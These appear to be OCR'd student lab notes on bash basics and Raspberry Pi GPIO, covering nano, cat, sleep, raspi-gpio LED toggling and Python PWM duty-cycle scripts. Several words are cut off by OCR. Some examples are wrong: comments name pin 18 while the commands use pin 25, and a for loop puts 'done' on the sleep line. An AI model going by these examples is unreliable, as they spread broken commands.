
Output:



For loop


Code :

Output:




Factorial

Code :



Output



nano filename.sh →

After executing this command, the Nano text editor will open, displaying the contents of the "filename.sh" file (if it already exists) or a blank buffer (if the file doesn't exist yet). You can then make changes to the file or start typing new content. To save your changes and exit Nano, you can use the following keyboard shortcuts:

Save changes: Press Ctrl + O (Press and hold the "Control" key, then press the letter "O").


Exit Nano: Press Ctrl + X.

If you made any changes to the file, Nano will prompt you to confirm before exiting. If you want to discard the changes and exit Nano, you can answer "N" (no) when prompted.


Remember that Nano provides some on-screen hints at the bottom of the editor, which may be helpful for new users. Also, you can explore additional functionality by referring to the help section within Nano, accessed by pressing Ctrl + G.


Array

CODE :



Output :






cat filename → to display content in file


cat file1 > file2 → transfer content in file1 to file2 (This will replace the content in file2 with content of file1)


cat file1 >> file2 → append file2 content with file1


code :




Output:


File Edit Tabs Help
off
on
off
on
off
on
off
on
off
on
off
on
off
on



Hands-On: Set Pin Levels
FICE
Activate GPIO Via Terminal Commands
Exp.1:- Configure pin 25 drive high.
raspi-gpio set 25 op #to make pin 18 an output.
raspi-gpio set 25 dh: to set it to high.
raspi-gpio set 25 dl: to set it to low
xp.2: To set pin 18 to input,
raspi-gpio set 25 ip #allows you to read pin status as high/low
raspi-gpio get 25 #command to get input from pin18.


Delay a Specified Amount of Time – Some Examples
FICE
$ sleep 5
Want to sleep for 2 minutes, use:
$ sleep 2m
ep for 3 hours, use:
p 3h
To sleep for 5 days, use:
sleep 5d
BSD/Unix/macOS implementations of sleep command have required
be an integer, and only accepted a single argument without a suffix.
However, GNU/Linux version of sleep command accepts arbitrary floating
point numbers.
To sleep for 1.5 seconds:
sleep 1.5
To sleep for .5 seconds:
sleep .5
sleep in bash for loop
for i in {1..10..2}
do
echo "Writing $i after every 2 seconds"
sleep 5s done

CODE :



File Edit Tabs Help
GNU nano 3.2
raspi-gpio set 17 op
while true
do
raspi-gpio set 17 dh
raspi-gpio get 17
sleep 2s
raspi-gpio set 17 dl
raspi-gpio get 17
sleep 2s
done

Output :


^C
pi@lokesh:~/Desktop $ nano newled2.sh
pi@lokesh:~/Desktop $ bash newled2.sh
GPIO 17: level=1 fsel=1 func=OUTPUT pull=NONE
GPIO 17: level=0 fsel=1 func=OUTPUT pull=NONE
GPIO 17: level=1 fsel=1 func=OUTPUT pull=NONE
GPIO 17: level=0 fsel=1 func=OUTPUT pull=NONE
GPIO 17: level=1 fsel=1 func=OUTPUT pull=NONE
GPIO 17: level=0 fsel=1 func=OUTPUT pull=NONE
GPIO 17: level=1 fsel=1 func=OUTPUT pull=NONE
GPIO 17: level=0 fsel=1 func=OUTPUT pull=NONE

Command :


raspi-gpio set 17 dh



Output:

Command :

Raspi-gpio 17 dl




Code :

```
echo "Enter 1 to On  and 0 to OFF"
read a

raspi-gpio set 17 op
if [ $a == 1 ]
then
   raspi-gpio set 17 dh
elif [ $a == 0 ]
then
   raspi-gpio set 17 dl
fi
```


Output1 :

```
pi@lokesh:~/Desktop $ raspi-gpio set 17 dh
pi@lokesh:~/Desktop $ raspi-gpio set 17 dl
pi@lokesh:~/Desktop $ nano flash.sh
pi@lokesh:~/Desktop $ chmod 777 flash.sh
pi@lokesh:~/Desktop $ bash flash.sh
Enter 1 to On  and 0 to OFF
1
pi@lokesh:~/Desktop $
```



Ouput2:

```
pi@lokesh:~/Desktop $ bash flash.sh
Enter 1 to On  and 0 to OFF
0
```



Connections

Code1 :

```
  GNU nano 3.2

import RPi.GPIO as GPIO
import time
GPIO.setwarnings(False)
led_pin=17
GPIO.setmode(GPIO.BCM)
GPIO.setup(led_pin, GPIO.OUT)
pwm_led=GPIO.PWM(led_pin,500)
pwm_led.start(100)
pwm_led.ChangeDutyCycle(0)
pwm_led.ChangeDutyCycle(50)
pwm_led.ChangeDutyCycle(100)
pwm_led.ChangeDutyCycle(50)
pwm_led.ChangeDutyCycle(10)
```

Code2:

```
import RPi.GPIO as GPIO
import time
GPIO.setwarnings(False)
led_pin=17
GPIO.setmode(GPIO.BCM)
GPIO.setup(led_pin, GPIO.OUT)
pwm_led=GPIO.PWM(led_pin,500)
pwm_led.start(100)
while True:
  x =int(input("Enter DC"))
  pwm_led.ChangeDutyCycle(x)
  time.sleep(1)
```

Outputs :

```
pi@lokesh:~ $ nano pwmCheck.py
pi@lokesh:~ $ python3 pwmCheck.py
Enter DC50
Enter DC
```


For 50 :

```
pi@lokesh:~ $ python3 pwmCheck.py
Enter DC50
Enter DC100
Enter DC
```

For 100:

```
pi@lokesh:~ $ nano pwmCheck.py
pi@lokesh:~ $ python3 pwmCheck.py
Enter DC50
Enter DC100
Enter DC70
Enter DC
```

For 70 :



